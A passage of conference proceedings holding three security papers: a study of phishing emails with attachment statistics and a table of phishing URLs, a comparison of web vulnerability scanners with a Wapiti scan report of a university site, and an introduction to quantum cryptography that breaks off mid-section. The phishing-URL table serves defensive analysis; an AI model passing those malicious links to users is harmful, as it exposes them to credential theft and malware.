On fig. 1 a situation of 18 letters is provided, 5 of which are with attached file, 1 of which contains 2 with “.xls” extension.




Fig. 1: Social engineered emails examples.

The social engineered letter from 20.02.2018 has the following characteristics. Sender appears as: Sales Manager "Bérengrèpe Potriquet" with email address: berengerep.otriquet@adhetec.com. Interesting fact is receiver's address: khosravi_wayne@adhetec.com, which is not the real user's inbox address. The text construction does not include the recipient's name or at least the receiver email address, just the salutation "Dear Team". How does the sender is confident to know the real user's inbox is a team inbox? The trick technique is in the text persuasion – an activity is asked, namely to open the displayed product and of course to check the attached file.




Fig. 2: Social engineered emails and suspicious attached file

Attached files are common usage over email and it cannot be considered as attack by itself. The user must connect some factors until decide it is fraudulent. In table 1 a statistic report is created over 400 manually reviewed letters. One factor can be the Internet session traffic created after clicking over the attached file for download.

Table 1. Most appeared attached files content in 400 emails

	file name	file extension	size	number of appearances
1	New order request	xls	128,33 KB	213
2	Big request solution	xls	128,33 KB	92
3	ABV DOWNLOAD.HTML	.html	925,0 B	65
4	Faktura0000001323.html	.html	954,0 B	15
5	DHL Customer Support...08724	.pdf	401,29 KB	10
6	linkonikolov Swift.html	.html	958,0 B	3
7	linkonikolov INVOICE.html	.html	958,0 B	2

Nevertheless, just by downloading an attachment is not a complete factor for malware proof. Further investigations must be conducted, for example: network traffic analysis, similar as shown on fig. 3.




Fig. 3: Virtualized environment for analysis

If a traffic is immediately starting after attached file download, the sender IP address should be investigated, and further sessions analysed.

2 Social engineering attacks by weblinks.

The following examples of social engineered attacks have a weblink provided inside email text and construction. One common semantic here is the human emotion hunted: enjoyment of earning money, urgency, afraid, love and etc. On fig. 4 a weblink phishing email is shown with the corresponding web domain attempted to be accessed.




Fig. 4: Example of a loving letter

The weblink to follow after click is actually a tricked way for the user to get hit. Further investigation can show what can happen in the users’s machine. One example is a “cuckoo” sandbox laboratory to be set and used, virtualized with packet capture software exploited in order to trace a session and/or to define suspicious malicious activity. Important notice is that sandbox usage can be evaded by the malware and precautions must be kept during reverse engineering.

In table 2 a statistic report is created over 400 manually reviewed letters with weblink provided. Most common techniques are presented.

Table 2. Weblinks in email content

	Email topic	Text content semantics	Part of URL domain / script injection
1	You seem pretty	I like you, follow the link	www.aibrozek.com/
2	Customer support	Order requested	https://ebyke81.top/abv/abv.php?username=linkonikolov@abv.b g
3	Security information	Noticed security breach	https://ik-60.top/abv/abv.php?username=linkonikolov@abv.b g
4	Техническа	Пренебрегване на	https://us.revx1.ru.com/dstv/imag.p

	поддръжка АБВ	предишни имейли за надстройка / поправка / потвърждение	h p
5	Package delivery confirm	Receive your package	https://www.youtube.com/watch?v=BH9_xFvK9_a
6	Критично известие: 381663-2729-900	Необичайна активност в портфейл акаунт	https://rare.nftoffer.live/solve

Clicking over the provided weblink can start unauthorized network session and/or further instructions downloading a malware from C2 (command and control) server, for example, and possible privileged escalation after virus delivery.

3 How to react.

Educating the e-mail service users must be the first action before infrastructure usage. After, technical prerequisites must be installed and maintained. The initial equipment should be a Firewall. The antivirus software is inevitable also. For security hardening, an IDS/IPS system can be deployed. To achieve a sufficient level of security, SIEM and even SOAR can be deployed as well. Evolved CIS nodes own a Security Operations Centre dealing with cybersecurity improvements, investigations and responses.

As a final security activity, a cybersecurity policy should be adopted, but it can help only for legal purposes, as it cannot prevent cyber accidents on its own.

Conclusion

Social engineering attacks are the extreme cybersecurity threat, overwhelming many technical precautions taken. Access controls, rules, algorithms and hardening are one way to fight against such negative tendency. Another way still remains useful - personnel education for cyber awareness and good cyber manner. The first step is proven to be IT staff preparation, but information regarding cybersecurity should be spread among the whole enterprise.

Acknowledgments

This paper is created in favour of task 2.1.4 of National Scientific Program “Security and Defence”, approved with Bulgarian Ministry council act 731/21.12.2021.



References

1. Solaris attack, URL: <https://www.techtarget.com/whatis/feature/SolarWinds-hack-explained-Everything-you-need-to-know>
2. Slavyanov, K., Dimov, R., Application of fuzzy logic in cybersecurity decision making and analysis after a cyber incident detection, ENVIRONMENT. TECHNOLOGIES. RESOURCES. Proceedings of the International Scientific

- and Practical Conference, 2024, ISSN 1691-5402, DOI: <https://doi.org/10.17770/etr2024vol2.8022>.
3. Borisova, A. R., Network attack recognition using fuzzy logic, Environment. Technology. Resources. Rezekne, Latvia, Proceedings of the 15th International Scientific and Practical Conference. Volume II, 55-60, 2024, ISSN 1691-5402, DOI: <https://doi.org/10.17770/etr2024vol2.8054>.
 4. News.bg, URL: <https://news.bg/about/telefonni-izmamnitsi>
 5. Nova Varna, URL: <https://novavarna.net/2024/11/04/телефонни-измамници-атакуват-възраст/>
 6. OLY, what is phishing, URL: https://sigurnost.olx.bg/?utm_source=siren&utm_medium=email&utm_campaign=mkt_bg_phishing_message_nov
 7. Sprinto, URL: <https://sprinto.com/blog/social-engineering-statistics/>
 8. Dimitrov. D., Bedzhev, B., A Model of Signal Processing in Software Defined Radio Communication Systems, 2023, International Conference on Information Technologies (InfoTech), ISSN: 2770-2731, DOI: 10.1109/InfoTech58664.2023.10266888

AUTOMATING THE PROCESS OF SEARCHING FOR VULNERABILITIES IN WEB-BASED INFORMATION SYSTEMS

Zhaneta N. Savova*, Stanislav D. Atanasov, Rosen A. Bogdanov *****

** Department of Computer Systems and Technologies, Faculty of Artillery, Air Defence and Communication and Information Systems/National Military University, Shumen, Bulgaria,
zh.savova@mail.bg,*

***Department of Computer Systems and Technologies, Faculty of Artillery, Air Defence and Communication and Information Systems/National Military University, Shumen, Bulgaria,
netrqbwanikoidagoznae@gmail.com,*

** **Department of Communication networks and systems, Faculty of Artillery, Air Defence and Communication and Information Systems/National Military University, Shumen, Bulgaria,
R61@abv.bg*

Abstract: *This paper presents the methodology of the scanning process for web-based information systems and provides an overview of the types of automatic scanners. A comparative analysis is performed between ten of the most commonly used automated scanners. A description of the functions of each is made and their target audience is suggested. The strengths and weaknesses of each automated scanner are identified in order to facilitate the selection of an appropriate automated scanning tool.*

Keywords: *Web Scanning, Web Testing Methods, Vulnerability Scanning.*

АВТОМАТИЗИРАНЕ НА ПРОЦЕСА НА ТЪРСЕНЕ НА УЯЗВИМОСТИ В WEB БАЗИРАНИТЕ ИНФОРМАЦИОННИ СИСТЕМИ

Жанета Н. Савова, Станислав Д. Атанасов, Росен Богданов

Въведение

Наличието на уязвимости в уеб базираните информационни системи могат да доведат до сериозни последици, като кражба на данни, загуба на доверие и значителни финансови загуби. Поради това, ефективното тестване и откриване на тези уязвимости е от съществено значение. Ръчните методи за тестване на сигурността стават все по-малко ефективни и не могат да отговорят на нарастващите нужди. Автоматизирането на този процес спестява време и ресурси и същевременно повишава точността и обхвата на тестовете.

Изследването се фокусира върху използването на инструменти като Warpi, Selenium и SQLMap за автоматизирано тестване на уеб приложения. Основната задача е да се изследва процеса на автоматизирано сканиране на конкретно уеб приложение и да се направи сравнителен анализ на постигнатите резултати.

Сканиране на уеб приложения

Сканирането на уеб приложения е процес, който има за цел да открие уязвимости, неправилни конфигурации и слабости в сигурността на уеб приложенията и техните сървъри. Това е ключов аспект на етичното хакерство и оценката на сигурността, който помага на организациите да идентифицират и коригират проблеми в ранните фази на разработка или в продукционна среда.

Основните цели на сканирането на уеб приложения са:

Откриване на уязвимости: Разкриване на потенциални слабости, които могат да бъдат използвани от злонамерени лица.

Оценка на сигурността: Оценка на нивото на сигурност на уеб приложението и осигуряване, че то отговаря на добрите практики.

Коригиране на проблемите: Осигуряване на информация за разработчиците и администраторите как да поправят откритите уязвимости.

Мониторинг и отчетност: Постоянно наблюдение на приложението за нови уязвимости и осигуряване на съответствие с изискванията за сигурност.

1 Етапи на процеса на сканиране

Процесът на сканиране [7] включва няколко важни етапа:

1.1 Разузнаване и събиране на информация (Information Gathering)

Това е първият етап, при който целта е да се съберат колкото се може повече данни за целевото уеб приложение. Разузнаването включва събиране на информация за:

- DNS записи, IP адреси и домейни.
- Технологии и платформи, използвани от уеб приложението (например, уеб сървър, операционна система, езици за програмиране, библиотеки и рамки).
- Версии на софтуер и дали използваните версии са уязвими.
- Активни директории и файлове на уебсайта (напр. robots.txt, sitemap.xml).

Инструменти като Nmap, Whois, Netcraft и Shodan се използват често за събиране на тази информация.

1.2 Сканиране за уязвимости (Vulnerability Scanning)

На този етап се изпълнява автоматизирано сканиране за откриване на уязвимости в уеб приложението и неговата инфраструктура. Сканирането за уязвимости обикновено проверява за:

- Слаби точки в автентикацията и управлението на сесии.
- Инжекционни атаки, като SQL инжекция, Command инжекция и други.
- Cross-Site Scripting (XSS) уязвимости.
- Уязвимости в конфигурацията на сървъра (например, лошо конфигурирани хедъри за сигурност или неправилни разрешения).
- Необезопасени директории и файлове.
- Липса на HTTPS или слаби криптографски схеми.

Тук се използват специализирани инструменти за сканиране на уеб приложения като Wapiti, Sqlmap, OWASP ZAP, Burp Suite, Nessus, Nikto, Acunetix, Netsparker и други.

1.3 Анализ на резултатите и откриване на уязвимости

След като инструментите за сканиране съберат данните, резултатите се анализират за откриване на потенциални уязвимости. В този етап се оценява тежестта на всяка открита уязвимост, за да се определи кои от тях представляват най-голям риск.

- Критични уязвимости включват такива, които могат да бъдат експлоатирани дистанционно и с минимални познания (например SQL инжекции или отдалечено изпълнение на код).
- Средни уязвимости включват проблеми, които изискват повече усилия или специфични условия за експлоатация (например CSRF или XSS).
- Слаби уязвимости са тези, които може да не представляват незабавен риск, но все пак са важни за коригиране (например разкриване на версия на софтуер).

1.4 Експлоатация на уязвимостите

В някои случаи, особено по време на penetration testing (проникващо тестване), екипът може да реши да тества експлоатацията на откритите уязвимости, за да разбере до каква степен те могат да бъдат използвани за реална атака. Това включва:

- Изпълнение на SQL инжекции за достъп до бази данни.
- Опит за отвличане на сесии чрез XSS или Session Hijacking.
- Експлоатиране на слаби точки в автентикацията чрез brute-force атаки или credential stuffing.

1.5 Докладване и предоставяне на препоръки

След анализа на резултатите от сканирането, се генерира доклад, който включва:

- Откритите уязвимости, техните нива на критичност и потенциални рискове.
- Препоръки за поправяне на всяка уязвимост.
- Добри практики за подсигуряване на уеб приложението в бъдеще.

Докладът служи като ръководство за екипите по сигурност и разработчиците, за да могат те да коригират уязвимостите своевременно и да подобрят общата сигурност на системата.

1.6 Периодично повторно сканиране

След като уязвимостите бъдат поправени, е важно да се извърши повторно сканиране на системата, за да се гарантира, че проблемите са успешно отстранени

и не са възникнали нови слабости. Редовното сканиране е от ключово значение за поддържане на високо ниво на сигурност.

2 Видове сканиране на уеб приложения

Три са основните видове сканиране на уеб приложения [1], [6]:

2.1 Статично сканиране

Статичното сканиране SAST (Static Application Security Testing) се фокусира върху анализа на изходния код на уеб приложението без реално стартиране на приложението. Използва се за откриване на грешки в кода и проблеми със сигурността по време на разработка. Примери за такива инструменти са SonarQube, Checkmarx и Veracode.

2.2 Динамично сканиране

Динамичното сканиране DAST (Dynamic Application Security Testing) симулира реални атаки върху работещо приложение, без да има достъп до неговия изходен код. Целта е да се открият уязвимости по време на реалната работа на приложението. Примери за динамично сканиране са OWASP ZAP, Burp Suite и Nessus.

2.3 Интерактивно сканиране

Интерактивното сканиране IAST (Interactive Application Security Testing) комбинира SAST и DAST, като анализира както изходния код, така и поведението на приложението по време на изпълнение. Този метод предлага по-добра детайлност и точност при откриване на уязвимости.

Сценери за уязвимости на уеб приложения

За да се гарантира сигурността на уеб приложенията, е важно да се избере подходящ инструмент за уеб сканиране. Някои от най-популярните инструменти [2], [3], [4] включват Wapiti, Selenium, SQLMap, OWASP ZAP (Zed Attack Proxy), Burp Suite, Acunetix, Nikto, Nessus, Arachni, Netsparker. Последователно ще бъде направено кратко описание на всеки от тях, като се изведат основните му функции и се представи неговата целева аудитория (Таблица 1). В заключение ще бъдат изведени положителните и отрицателни страни на всеки скенер (Таблица 2).

Таблица 1. Описание на автоматизирани скенери, техните основни функции и целвата им аудитория

№	Скенер	Кратко описание	Основни функции	Целева аудитория
1	Wapiti	Wapiti е скенер с отворен код, фокусиран върху откриване на уязвимости в уеб приложения. Той използва "черна кутия" подход, при който генерира различни заявки и анализира отговорите за уязвимости.	Автоматизирано откриване на уязвимости като XSS, SQL инжекции, CSRF и други Генериране на подробни отчети Лесен за използване интерфейс	Тестери, които търсят лесен и бърз начин за основно сканиране.
2	Selenium	Selenium е автоматизационен инструмент, използван основно за тестване на уеб приложения чрез емулиране на потребителски действия в браузър. Въпреки че не е предназначен за директно тестване на сигурността, той може да се използва в комбинация с други инструменти за тестване на уязвимости.	Автоматизация на уеб браузри Създаване на сложни тестови сценарии Интеграция с други инструменти за сигурност	Разработчици и тестери, които искат да автоматизират процеси и тестване.
3	SQLMap	SQLMap е специализиран инструмент за откриване и експлоатация на SQL инжекции. Той е един от най-добрите инструменти за тази цел.	Автоматизирано откриване на SQL инжекции Поддръжка на множество бази данни	Специалисти по сигурност и тестери.
4	OWASP ZAP	OWASP ZAP е един от най-известните инструменти с отворен код за тестване на сигурността на уеб приложения. Той предоставя широк набор от функции за автоматизирано и ръчно сканиране на уязвимости.	Автоматизирано сканиране за уязвимости Прокси за прихващане на трафик Интеграция с CI/CD среди	Начинаещи и напреднали тестери.
5	Burp Suite	Burp Suite е водещ инструмент за тестване на уязвимости с мощни функции за анализ и експлоатация. Той предлага както безплатна, така и платена версия с разширени функции.	Прокси за модифициране на трафик Автоматизирано и ръчно сканиране Разширени модули за атаки	Професионални тестери и експерти по сигурност.
6	Acunetix	Acunetix е комерсиален инструмент, фокусиран върху	Сканиране на уеб приложения и	Големи организации

№	Скенер	Кратко описание	Основни функции	Целева аудитория
		автоматизираното сканиране на уязвимости в уеб приложения. Той е широко използван от големи компании поради точността си и широката поддръжка на технологии.	мрежови уязвимости Поддръжка на различни платформи Подробни отчети с препоръки	, които изискват автоматизирани решения.
7	Nikto	Nikto е безплатен скенер с отворен код, който проверява уеб сървъри за известни уязвимости. Той е бърз и ефективен за сканиране.	Откриване на известни уязвимости Сканиране на различни протоколи Лесна интеграция	Администратори и специалисти, които търсят основно сканиране.
8	Nessus	Nessus е един от най-известните комерсиални скенери за уязвимости, разработен от Tenable. Той предлага както мрежово, така и уеб сканиране, което го прави изключително полезен за цялостна оценка на сигурността.	Откриване на уязвимости в уеб приложения, мрежови устройства и бази данни Поддръжка на множество протоколи Интеграция с други инструменти на Tenable за управление на уязвимости.	Големи организации, които търсят цялостно решение за сигурност.
9	Arachni	Arachni е инструмент с отворен код, който предлага модулна архитектура за сканиране на уязвимости в уеб приложения. Той е създаден с акцент върху разширяемостта и е подходящ както за индивидуално, така и за корпоративно ползване.	Откриване на множество уязвимости, включително XSS, SQL инжекции, CSRF и други Възможност за паралелно сканиране	Специалисти по сигурност и корпоративни потребители, които търсят разширяемост и персонализация.
10	Netsparker	Netsparker е комерсиален инструмент за автоматизирано сканиране на уеб приложения, който е известен със своята точност и малък брой фалшиви положителни резултати. Използва от големи компании и организации поради високата си ефективност.	Автоматизирано откриване на уязвимости като XSS, SQL инжекции и други Генериране на експлойти за доказателство на концепция (PoC)	Големи организации и компании, които търсят автоматизирано и точно решение за сигурност.

№	Скенер	Кратко описание	Основни функции	Целева аудитория
			Подробни отчети с препоръки за отстраняването им.	

Таблица 2. Автоматизирани скенери, техните основни предимства и недостатъци

№	Скенер	Предимства	Недостатъци
1	Wapiti	Подходящ за откриване на множество типове уязвимости Лесен за настройка и използване Безплатен	Не предлага дълбочинно сканиране Липсват разширени функции за експлоатация на уязвимости
2	Selenium	Мощен инструмент за автоматизация на тестове Гъвкавост и мащабируемост Поддръжка на различни езици за програмиране	Не е предназначен за директно сканиране на уязвимости Изисква допълнителни инструменти за сигурност
3	SQLMap	Изключително мощен за SQL инжекции Много опции за експлоатация Силен инструмент за дълбочинно тестване	Ограничен до SQL инжекции Изисква познания за SQL
4	OWASP ZAP	Подходящ за начинаещи и професионалисти Добра поддръжка от общността Безплатен	Може да пропусне по-сложни уязвимости Фалшиви положителни резултати
5	Burp Suite	Разширени функции за ръчно тестване Множество разширения и добавки Подробни отчети	Скъп за малки организации По-труден за усвояване
6	Acunetix	Висока точност Лесен за използване интерфейс Разнообразие от отчети	Висока цена Фокусиран върху автоматизацията, с ограничени възможности за ръчно тестване
7	Nikto	Лек и бърз инструмент Лесен за използване Безплатен	Ограничен до известни уязвимости Липсват разширени функции за дълбочинно сканиране
8	Nessus	Висока точност на откриване Подробни отчети и препоръки за отстраняване на уязвимостите Голям брой готови плъгини за различни системи и приложения	Висока цена Изисква повече ресурси и конфигурация
9	Arachni	Модулна структура, която позволява лесно разширение Висока производителност при сканиране на големи приложения	Може да бъде трудно за настройка и конфигуриране за начинаещи потребители Липсва интуитивен интерфейс

№	Скенер	Предимства	Недостатъци
		Поддръжка на различни платформи и операционни системи	
10	Netsparker	Висока точност с минимален брой фалшиви положителни резултати Възможност за автоматизиране на процесите по тестване и интеграция с CI/CD среди.	Висока цена Ограничени възможности за ръчно тестване

Верифициране на процеса на автоматизирано сканиране на web приложения

След извършен сравнителен анализ по критериите: покритие на уязвимости, точност на резултатите, леснота за използване и скорост за сканиране, е избран инструментът Wapiti, с който е извършено автоматизирано сканиране на сайта www.pvu.bg. Причини за направения избор са:

1. **Wapiti** покрива широк спектър от уязвимости, включително SQLi, Cross-Site Scripting (XSS), Local File Inclusion (LFI) и Remote File Inclusion (RFI), Command injection, Cross-Site Request Forgery (CSRF), XML eXternal Entity (XXE) и Open Redirect.

Той има много добра точност, но понякога при недобри конфигурации може да има фалшиви позитиви и негативи.

Лесен е за настройка и използване, но може да изисква допълнителни конфигурации.

Бърз е, но скоростта му зависи от размера и сложността на приложението.

Wapiti първоначално извършва пасивно, а след това и активно сканиране, като изпраща тестови заявки, за да тества за конкретни уязвимости. Wapiti позволява на потребителите да конфигурират кои модули да се изпълняват по време на сканирането. Той също така поддържа използването на прокси сървъри за по-анонимни тестове и може да обработва HTTP/HTTPS заявки. Wapiti може да работи с бисквитки и сесии, което му позволява да сканира защитени части на уеб приложение, които изискват автентификация. Инструментът предоставя подробни отчети след приключване на сканирането, които съдържат информация за всяка открита уязвимост, заедно с препоръки за корекции. Направеният тест, следващ стъпките в [5], продължи над 25 часа и генерира отчета, показан на фиг. 1. Бяха открити общо 5 уязвимости в 2 категории (таблица 3).

Wapiti vulnerability report

Target: <https://www.nvu.bg/bg>

Date of the scan: Sat, 08 Sep 2024 19:30:45 +0000. Scope of the scan: folder

Summary

Category	Number of vulnerabilities found
Backup file	0
Blind SQL Injection	0
Weak credentials	0
CRLF Injection	0
Content Security Policy Configuration	4
Cross Site Request Forgery	0
HTTP Secure Headers	1
HttpOnly Flag cookie	0
Open Redirect	0
Secure Flag cookie	0
SQL Injection	0
Server Side Request Forgery	0
Cross Site Scripting	0
XML External Entity	0

Фиг. 1. Част от подробния отчет, генериран от Wapiti за сайта www.nvu.bg

Таблица 3. Описание на откритите уязвимости

№	Уязвимост	Кратко описание на уязвимостта
Категория „Content Security Policy Configuration (CSP)“		
1	CSP attribute “ default-src ” is missing	Правилото default-src указва от кои източници могат да бъдат зареждани ресурси, ако няма друга, по-конкретна директива за даден тип съдържание (например за скриптове може да се използва script-src , за изображения - img-src и т.н.). Ако за даден тип ресурс няма конкретна директива, браузърът ще използва правилото, зададено от default-src .
2	CSP “ script-src ” value is not safe	Правилото script-src позволява на уеб разработчика да дефинира кои източници на JavaScript са легитимни. Всички други скриптове, заредени от източници, които не са указани в правилото, ще бъдат блокирани.
3	CSP attribute “ object-src ” is missing	Атрибутът object-src указва откъде може да се зарежда съдържание за елементите <object> , <embed> и <applet> .
4	CSP attribute “ base-uri ” is missing	Правилото base-uri позволява на разработчиците да ограничат от кои източници може да бъде зададен <base> елемент. Това предотвратява инжектиране на зловредни <base> елементи, които могат да променят поведението на зареждане на ресурси в страницата, като CSS, JavaScript, изображения и други.
Категория “HTTP Secure Headers”		
5	X-XSS-Protection is not set	Заглавието за отговор на HTTP „X-XSS-Protection“ е функция на старите браузъри, която позволява на уебсайтовете да контролират своите XSS одитори. Сървърът не е конфигуриран да връща заглавието „X-XSS-Protection“, което означава, че всички страници на този уебсайт могат да бъдат изложени на риск от XSS атака. Ако не е необходима поддръжка от по-старите браузъри, се препоръчва вместо това да се използва „Content-Security-Policy“, без да се разрешават опасни скриптове в реда.

Заклучение

От сравнителния анализ на основните характеристики на най-често използваните инструменти за уеб сканиране могат да се направят следните изводи:

1. Автоматизирането на процеса на сканиране на уеб приложенията е ключова стъпка към подобряване на сигурността и защитата на потребителските данни. Изборът на подходящ инструмент и методи за сканиране е от съществено значение за ефективността на този процес.

2. Инструментът Wapiti предоставя ефективно решение за повишаване на сигурността на уеб приложенията и минимизиране на риска от експлоатация на уязвимости. Интеграцията му в процеса на разработка и тестване може значително да намали времето за откриване на уязвимости и да помогне за по-бързото им отстраняване.

3. Задаването на стойности на атрибутите в откритите уязвимости позволява на уеб разработчиците да контролират какви ресурси могат да бъдат зареждани и изпълнявани на уеб страницата, които служат като защита срещу често срещани атаки като Cross-Site Scripting, Data Injection и други типове атаки, насочени към вмъкване на злонамерен код в уеб страниците.

References

1. Doup'e A. L., (2014), Advanced Automated Web Application Vulnerability Analysis, University of California, Accessed 19.03.24 https://www.academia.edu/23627654/Advanced_Automated_Web_Application_Vulnerability_Analysis.
2. Labiad, B., Tanana, M., Laaychi, A., & Lyhyaoui, A. (2022, May). A Comparative Study of Vulnerabilities Scanners for Web Applications: Nexpose vs Acunetix. In International Conference on Advanced Intelligent Systems for Sustainable Development (pp. 107-117). Cham: Springer Nature Switzerland.
3. Martirosyan Y., (2012), Security Evaluation of Web Application Vulnerability Scanners' Strengths and Limitations Using Custom Web Application, California State University, Accessed 19.03.24 at <https://docplayer.net/7262922-Security-evaluation-of-web-application-using-custom-web-application.html>.
4. OWASP, Vulnerability Scanning Tools, Accessed 19.03.24 at https://owasp.org/www-community/Vulnerability_Scanning_Tools.
5. Saad E. and Michell R., Web Security Testing Guide v4.2, Accessed 19.03.24 at <https://github.com/OWASP/wstg/releases/download/v4.2/wstg-v4.2.pdf>.
6. Shema M., (2011), Web Application Security for Dummies, John Wiley & Sons, Ltd.
7. Velu V. K., (2017). Mastering Kali Linux for Advanced Penetration Testing, Fourth Edition, Packt Publishing Ltd.



Докладът е в изпълнение на Национална научна програма „Сигурност и отбрана“, приета с РМС No 731 от 21.10.2021 г. съгласно Споразумение No Д01-74/19.05.2022 г

SECURING THE DIGITAL AGE USING QUANTUM CRYPTOGRAPHY

**MARIUS IULIAN MIHAILESCU^{1,3}, STEFANIA LOREDANA NITA^{2,3},
VALENTINA MARASCU^{4,1}, DAN DUMITRU¹**

¹*Scientific Research Center in Mathematics and Computer Science, SPIRU HARET University,
Bucharest, Romania, m.mihailescu.mi@spiruharet.ro*

²*Faculty of Information Systems and Cyber Security, Military Technical Academy „Ferdinand I”,
Bucharest, Romania, stefania.nita@mta.ro*

³*Department of Integrated Systems, Institute for Computers, Bucharest, Romania,
stefania.nita@itc.ro*

⁴*National Institute for Laser, Plasma and Radiation Physics, Magurele, Romania*

Abstract: *Modern life is becoming increasingly reliant on digital communication, which makes sophisticated security measures essential. Even though they are effective against today's computational threats, traditional encryption techniques face many difficulties as quantum computing advances. Widely used cryptographic methods like RSA and ECC, which depend on the impossibility of specific mathematical problems for their security, could be cracked by quantum computers. Exploring how quantum cryptography, in particular Quantum Key Distribution (QKD), might provide strong security solutions that can withstand the risks posed by quantum computers is the primary objective of this article. The fundamental ideas of quantum cryptography, such as the no-cloning theorem and quantum entanglement, which enable safe communication channels impervious to eavesdropping, are thoroughly examined in this study. It also examines the state of quantum cryptography protocols today, evaluates their useful applications, and talks about the difficulties and potential paths for incorporating quantum cryptography into the current digital infrastructure. In the end, this study highlights how important quantum cryptography is to safeguarding the digital age and opens the door to a time where information security and quantum technology coexist.*

Keywords: *quantum cryptography, quantum key distribution (QKD), digital security*

Introduction

Digital communication is essential to almost every facet of contemporary life in today's linked world, from financial transactions and interpersonal interactions to governmental processes and medical treatment. Strong security measures are becoming more and more necessary as our reliance on digital infrastructure increases in order to shield private information from hackers and illegal access. By taking use of the computational complexity of specific mathematical issues, cryptographic techniques like RSA, ECC (Elliptic Curve Cryptography), and AES (Advanced Encryption Standard) have historically proven successful in protecting data. However, these traditional cryptography methods face a serious challenge with the development of quantum computing.

Though still in its infancy, quantum computers, which use quantum bits (qubits) that may exist in several states at once, promise exponential gains in processing power. Because quantum computers can execute complicated calculations far more quickly than classical computers, which function within a binary framework, they pose a severe threat

to widely used encryption systems. The security foundation of RSA and ECC encryption is undermined by algorithms that can effectively solve the integer factorization problem, such as Shor's algorithm. The possibility of cracking classical cryptography methods, which were previously believed to be unbreakable in a realistic amount of time, becomes a real and imminent threat as quantum technology advances.

Exploring how quantum cryptography, in particular Quantum Key Distribution (QKD), might provide strong security solutions that can withstand the risks posed by quantum computers is the primary objective of this article. Because quantum cryptography is founded on the ideas of quantum mechanics, such as the no-cloning theorem and quantum entanglement, it is inherently resistant to eavesdropping and tampering, in contrast to traditional cryptography, which depends on mathematical complexity. For example, Quantum Key Distribution makes use of these ideas to establish safe channels of communication, offering a way to send encryption keys with an unheard-of degree of security.

This paper aims to present a thorough examination of the theoretical underpinnings [1], existing applications, and possible difficulties of quantum cryptography. This study highlights the crucial role that quantum cryptography plays in creating a safe digital environment in the quantum age by assessing its real-world applications and talking about potential future developments.

1 Background and theoretical foundations

To understand the role of quantum cryptography in enhancing digital security, it is essential to explore the underlying quantum mechanics principles that differentiate it from classical cryptographic methods. Quantum cryptography leverages unique properties of quantum mechanics—specifically quantum entanglement and the no-cloning theorem—which allow for the creation of secure communication channels that are inherently resistant to interception and tampering. This section provides an overview of these principles, an introduction to Quantum Key Distribution (QKD) and its foundational protocols, and a comparison of classical and quantum cryptographic security models [2].

1.1 Quantum mechanics principles relevant to cryptography

1.1.1 Quantum Entanglement

Quantum entanglement is a phenomenon in which two or more quantum particles become correlated in such a way that the state of one particle instantly affects the state of the other, regardless of the distance between them. When particles are entangled, measuring the state of one particle immediately reveals the state of the other, creating a reliable and predictable link between them [3]. This principle is critical in quantum cryptography, as it enables the creation of secure and synchronized communication channels where information can be exchanged with a high level of security. Any attempt

by an eavesdropper to intercept the entangled particles would disturb the system, making the presence of such interference detectable.

1.1.2 No-Cloning Theorem

